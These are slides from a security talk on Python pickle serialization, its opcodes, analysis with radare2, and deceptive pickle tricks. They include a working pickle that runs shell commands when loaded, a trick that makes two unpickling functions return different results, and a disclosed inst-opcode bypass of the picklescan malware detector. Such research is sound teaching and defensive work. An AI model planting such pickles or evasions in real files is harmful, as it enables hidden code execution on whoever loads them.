



# Cracking Pickles with r2

By Dennis Goodlett

# \$ whoami --really

- Radare2 contributor
  - Pickles: assembler, disassembler, decompiler
- Security Engineer at Doyensec
  - Get to use r2 at work sometimes
- BA Mathematics
- Previously a professional magician
- Eval Villain creator
- Spoke at thotcon on using pickles
- @bemodtwz
- GitHub: swoops

# What are pickles?

## Why Do we care?

# Python object serialization

## `pickle` — Python object serialization

Source code: [Lib/pickle.py](#)

The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. “Pickling” is the process whereby a Python object hierarchy is converted into a byte stream, and “unpickling” is the inverse operation, whereby a byte stream (from a [binary file](#) or [bytes-like object](#)) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as “serialization”, “marshalling,” [1] or “flat-tening”; however, to avoid confusion, the terms used here are “pickling” and “unpickling”.

**Warning:** The `pickle` module is not secure. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See [Comparison with json](#).

<https://docs.python.org/3/library/pickle.html>


With a warning label that big, you know  
it's gotta be fun!



# RCE in 25 ASCII bytes

```
0 import pickle
1
2 pic = b"""cos
3 system
4 (S'whoami'
5 tR."""
6
7 # os.system("whoami")
8 pickle.loads(pic)
9 # os.system("id")
10 pickle.loads(pic.replace(b"whoami", b"id"))
```

# Why not just system("...")



- it's not fun

# Pickle Schizophrenia by bemodtwz

A fun pickle trick to be enjoyed as a mystery or a challenge.

## Code:

```
import pickle
pic = b"
pic += b'\x80\x04'
pic += b'cpickle\n_Unpickler.dispatch\n'
pic += b'\x94'
pic += b'q\x00'
pic += b'KS'
pic += b'('
pic += b'KU'
pic += b'ipickle\n_Unpickler.dispatch.__getitem__\n'
pic += b's'
pic += b"S'magic'\n"
pic += b'.'
pic += b"STOP OP INDICATES END OF PICKLES\n"
pic += b'MORE MAGIC.'

# proto 0x4
# global "pickle _Unpickler.dispatch"
# memoize
# bininput 0x0
# binint1 0x53
# mark
# binint1 0x55
# inst "pickle Unpickler.dispatch.__getitem__"
# setitem
# string "magic"
# stop

print("loads: %s" % pickle.loads(pic))
print("_loads: %s" % pickle._loads(pic))
```

## Execution:

```
$ python3 fun.py
loads: magic
_loads: MORE MAGIC
```

<https://pagedout.institute/> issue 4



# Fun Pickle Info

- Incredibly simple “assembly language”
  - Probably simplest architecture plugin in r2
  - You will be a pickle expert in an hour
- Unexpectedly complex possibilities!
- Fun applications
  - ~~Hunting malware on huggingface~~
  - Hunting Ren'Py save file trojans
  - Moding Py'Games with save files
  - Red team python implant obfuscation
  - Common in CTF challenges
- **Many lies or half truths to exploit** (magic tricks!)

# Pickle Half truths and lies


- Pickles start with *proto* instruction
  - Tells pickle virtual machine what instruction set to use
- Pickles end with *stop* instruction
- Opcodes *global* and *stack\_global* are used to gain access to python functions
- There is no control flow
  - Every byte is part of an instruction that runs exactly once
  - No hiding instructions in instructions
  - Only one *stop* instruction
- Unpickling the same pickle twice will result in the same object
- 68 opcodes
- *pickle.loads* is just the faster version of *pickle.\_loads*

# Python Pickle lacks a jump instruction (right?)

# Python Pickle lacks a jump instruction (right?)



# Google lies



The image is a screenshot of a Google search interface. At the top left is the Google logo. To its right is a search bar containing the text "what does the PROTO instruction do in python pickles". Below the search bar are tabs for "All", "Images", "Videos", "Shopping", "Forums", "Web", "News", and "More". The "All" tab is selected. Below the tabs, there is a section titled "AI Overview" with a blue star icon. The main content area contains the following text:

In Python's pickle protocol, the `PROTO` instruction signifies the start of a new pickle stream and specifies the protocol version being used.

Here's what you need to know:

**Purpose:**  
The `PROTO` instruction tells the unpickler which version of the pickle protocol was used to serialize the data. This is crucial because different protocol versions may use different formats or opcodes.

**Format:**  
The `PROTO` instruction is followed by a single byte indicating the protocol version number (e.g., `PROTO 2` indicates protocol version 2).

**Importance:**  
Using the correct protocol version is essential for successfully deserializing the pickled data. If the unpickler doesn't recognize the protocol version, it will raise an error.

**Versions:**  
Python supports several pickle protocol versions, with higher versions generally offering better performance or new features. You can check the highest supported protocol version in your Python interpreter using `pickle.HIGHEST_PROTOCOL`.

At the bottom left of the content area, it says "Generative AI is experimental." At the bottom right, there are two circular icons: one with a thumbs up and one with a speech bubble.

# Pickle Basics

- Python's serialization format
  - Like JSON to JS
  - But python has arbitrary code execution
- Simple assembly language
  - Many opcodes are repeats (5 ways to tuple)
- Stack machine, int "42" pushes 42 onto stack
- Pickle runs until stop instruction, then last item on stack is returned
- A integer indexed dict serves as a "memo" to store stack elements for re-use


Just let me throw r2 at it!



A lot of demo's go here



# Globals



The image is a screenshot of a Google search interface. The search bar contains the text "what are the dangerous instruction in python pickles". Below the search bar, the "All" tab is selected. The search results show an "AI Overview" section. The text in the AI Overview states: "Python's `pickle` module is powerful for serializing and deserializing objects, but it comes with significant security risks. The danger lies in the fact that unpickling data essentially executes arbitrary Python code, making it susceptible to malicious attacks. Here's why it's dangerous:".

**Arbitrary Code Execution:**

**GLOBAL Opcode:**

Pickle's `GLOBAL` opcode allows loading arbitrary classes and functions from modules. This means an attacker can craft a pickle file that imports and executes malicious code, such as `os.system` to run shell commands, or `__builtins__.eval` to execute arbitrary Python code.

**REDUCE Opcode:**

The `REDUCE` opcode is used to reconstruct complex objects during unpickling. Attackers can exploit this by defining custom `__reduce__` methods that execute malicious code when the object is deserialized.

**Common Attack Scenarios:**

**Untrusted Data:**

# Getting “globals”

1. global
2. stack\_global
3. inst
4. ext1
5. ext2
6. ext4

# Demo

# Inst bypass to picklvescan

## Dangerous global detection bypass with `inst` instruction #13

✓ Closed

dennis-doyensec opened this issue on May 22, 2023 · 6 comments



dennis-doyensec commented on May 22, 2023

### The bypass

The `inst` instruction is very similar to `global`. The only difference is that `inst` automatically calls the returned global object as a function. Since the `inst` instruction is not handled by `picklescan`, it can be used by malware to obtain dangerous functions without detection.

### Example:

<https://github.com/mmaitre314/picklescan/issues/13>

# Demo

# How to safely load a pickle?

# How to safely load a pickle?



# Questions

- Twitter -> @bemodtwz
- <https://infosec.exchange/@bemodtwz>
- Github swoops
- Discord: bemodtwz